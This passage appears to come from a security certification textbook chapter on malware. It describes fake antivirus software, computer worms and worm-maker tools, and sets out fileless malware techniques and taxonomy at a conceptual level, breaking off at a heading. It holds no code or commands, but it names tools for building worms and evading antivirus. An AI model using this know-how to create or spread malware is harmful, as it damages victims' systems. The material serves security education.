  Total Antivirus 2020 is fake antivirus software intended to trick users by masquerading as a sophisticated antimalware suite for malware detection and prevention. This tool is listed as one of the effective potentially unwanted applications (PUAs) infecting most of the devices that actively use its licensed version. The attacker initiates fake financial transactions once the user activates the full version of this antivirus software. The users are provoked by fake alerts and notifications informing that their system is badly in need of the activated antivirus program.

Computer Worms

- Computer worms are malicious programs that **independently replicate**, **execute**, and **spread across the network connections**, thus consuming available computing resources without human interaction
- Attackers use worm **payloads to install backdoors** in infected computers, which turns them into **zombies** and **creates a botnet**; these botnets can be used to perform further cyber attacks

Worms:

- Monero
- Bondat
- Beapy

How is a Worm Different from a Virus?

- ***A Worm Replicates on its own***

  A worm is a special type of malware that can replicate itself and use memory but cannot attach itself to other programs

- ***A Worm Spreads through the Infected Network***

  A worm takes advantage of file or information transport features on computer systems and automatically spreads through the infected network but a virus does not

Computer Worms

Computer worms are standalone malicious programs that replicate, execute, and spread across network connections independently without human intervention. Intruders design most worms to replicate and spread across a network, thus consuming available computing resources and, in turn, causing network servers, web servers, and individual computer systems to become overloaded and stop responding. However, some worms also carry a payload to damage the host system.

Worms are a subtype of viruses. A worm does not require a host to replicate; however, in some cases, the worm's host machine is also infected. Initially, black hat professionals treated worms as a mainframe problem. Later, with the introduction of the Internet, they mainly focused on and targeted Windows OS using the same worms by sharing them in via e-mail, IRC, and other network functions.

Attackers use worm payloads to install backdoors on infected computers, which turns them into zombies and creates a botnet. Attackers use these botnets to initiate cyber-attacks. Some of the latest computer worms are as follows:

- Monero
- Bondat
- Beapy

How is a Worm Different from a Virus?

Virus	Worm
A virus infects a system by inserting itself into a file or executable program	A worm infects a system by exploiting a vulnerability in an OS or application by replicating itself
It might delete or alter the content of files or change the location of files in the system	Typically, a worm does not modify any stored programs; it only exploits the CPU and memory
It alters the way a computer system operates without the knowledge or consent of a user	It consumes network bandwidth, system memory, etc., excessively overloading servers and computer systems
A virus cannot spread to other computers unless an infected file is replicated and sent to the other computers	A worm can replicate itself and spread using IRC, Outlook, or other applicable mailing programs after installation in a system
A virus spreads at a uniform rate, as programmed	A worm spreads more rapidly than a virus
Viruses are difficult to remove from infected machines	Compared with a virus, a worm can be removed easily from a system

Table 7.4: Difference between virus and worm

Worm Makers

Worm makers are tools that are used to create and customize computer worms to perform malicious tasks. These worms, once created, spread independently over networks and poison entire networks. With the help of pre-defined options in the worm makers, a worm can be designed according to the task it is intended to execute.

- **Internet Worm Maker Thing**

  Internet Worm Maker Thing is an open-source tool used to create worms that can infect a victim's drives and files, show messages, disable antivirus software, etc. This tool comes with a compiler that can easily convert your batch virus into an executable to evade antivirus software or for any other purpose.


LO#05: Explain Fileless Malware Concepts

Fileless Malware Concepts

Nowadays, fileless malware is becoming a popular method of attack by cyber-criminals because of the inconspicuous characteristics of such malware as well as its ability to evade common security controls. As fileless malware can easily evade various security controls, organizations need to focus on monitoring, detecting, and preventing malicious activities instead of using traditional approaches such as scanning for malware through file signatures. This section discusses various concepts related to fileless malware.



What is Fileless Malware?

- Fileless malware, also known as non-malware, **infects legitimate software**, **applications**, and other protocols existing in the system to perform various malicious activities
- It leverages any existing vulnerabilities to infect the system
- It resides in the system's RAM. It **injects malicious code** into the running processes such as Microsoft Word, Flash, Adobe PDF Reader, Javascript, and PowerShell

Reasons for using fileless malware in cyber attacks:

- **Stealthy in nature** - Exploits legitimate system tools
- **Living-off-the-land** - Exploits default system tools
- **Trustworthy** - Uses tools that are frequently used and trusted

Fileless Propagation Techniques used by attackers:

- Phishing emails
- Legitimate applications
- Native applications
- Infection through lateral movement
- Malicious websites
- Registry manipulation
- Memory code injection
- Script-based Injection

What is Fileless Malware?

Fileless malware, also called non-malware, infects legitimate software, applications, and other protocols existing in the system to perform various malicious activities. This type of malware leverages existing vulnerabilities to infect the system. It generally resides in the system's RAM. It injects malicious code into running processes such as Microsoft Word, Flash, Adobe PDF Reader, Javascript, PowerShell, .NET, malicious Macros, and Windows Management Instrumentation (WMI).


Fileless malware does not depend on files and leaves no traces, thereby making it difficult to detect and remove using traditional anti-malware solutions. Therefore, such malware is highly resistant to computer forensics techniques. It mostly resides in volatile memory locations such as running processes, system registry, and service areas. Once the fileless malware gains access to the target system, it can exploit system administration tools and processes to maintain persistence, escalate privileges, and move laterally across the target network. Attackers use such malware to steal critical data from the system, install other types of malware, or inject malicious scripts that automatically execute with every system restart to continue the attack.

The various reasons for using fileless malware in cyber-attacks are as follows:

- **Stealth**: Fileless malware exploits legitimate system tools; hence, it is extremely difficult to detect, block, or prevent fileless attacks.
- **LOL (Living-off-the-land)**: System tools exploited by fileless malware are already installed in the system by default. An attacker does not need to create and install custom tools on the target system.
- **Trustworthy**: The system tools used by fileless malware are the most frequently used and trusted tools; hence, security tools incorrectly assume that such tools are running for a legitimate purpose.

Fileless Techniques used by Attackers

- **Phishing emails**: Attackers use phishing emails embedded with malicious links or downloads, which, when clicked, inject and run malicious code in the victim's memory.
- **Legitimate applications**: Attackers exploit legitimate system packages installed in the system, such as Word, and JavaScript, to run the malware.
- **Native applications**: Operating systems such as Windows include pre-installed tools such as PowerShell, Windows Management Instrumentation (WMI). Attackers exploit these tools to install and run malicious code.
- **Infection through lateral movement**: Once the fileless malware infects the target system, attackers use this system to move laterally in the network and infect other systems connected to the network.
- **Malicious websites**: Attackers create fraudulent websites that appear legitimate. When a victim visits such a website, it automatically scans the victim's system to detect vulnerabilities in plugins that can be exploited by the attackers to run malicious code in the browser's memory.
- **Registry manipulation**: Attackers use this technique to inject and run malicious code directly from the Windows registry through a legitimate system process. This helps attackers to bypass UAC, application whitelisting, etc., and also infect other running processes.
- **Memory code injection**: Attackers use this technique to inject malicious code and maintain persistence in the process memory of the running process with the aim of propagating and re-injecting it into other legitimate system processes that are critical for normal system operation. This helps in bypassing regular security controls. The various code injection techniques used by attackers include local shellcode injection, remote thread injection, process hallowing, etc.
- **Script-based injection**: Attackers often use scripts in which the binaries or shellcode are obfuscated and encoded. Such script-based attacks might not be completely fileless. The scripts are often embedded in documents as email attachments.



Taxonomy of Fileless Malware Threats

Figure 7.59: Taxonomy of a fileless malware threats

Fileless malware can be categorized based on their point of entry, i.e., how the malware creates an entry point into the target system. Fileless malware enters the target system through an exploit or compromised hardware or by the normal execution of applications or scripts.

According to the above categorization, fileless malware threats are of three types based on how much evidence they leave on the victim's machine:

- **Type 1: No File Activity Performed**

  This type of malware never requires writing a file onto the disk. An example of such an infection is receiving malicious packets that exploit a vulnerability in a target host that automatically installs a backdoor in the kernel memory. Another example may involve malicious code embedded within the compromised device's firmware. Anti-malware solutions are not capable of checking a device's firmware. Hence, it is extremely difficult to detect and prevent such threats.

- **Type 2: Indirect File Activity**

  This type of malware achieves fileless presence on the target machine using files. For example, an attacker can inject a malicious PowerShell command into the WMI repository to configure a filter that executes periodically.

- **Type 3: Required Files to Operate**

  This type of malware requires files to operate, but it does not execute attacks from those files directly. For example, an attacker exploits a document with an embedded macro, Java/Flash file, or EXE file to inject malicious payloads into the target host and then maintains persistence without using any files.

Classification of fileless malware threats based on their point of entry:

- **Exploits**

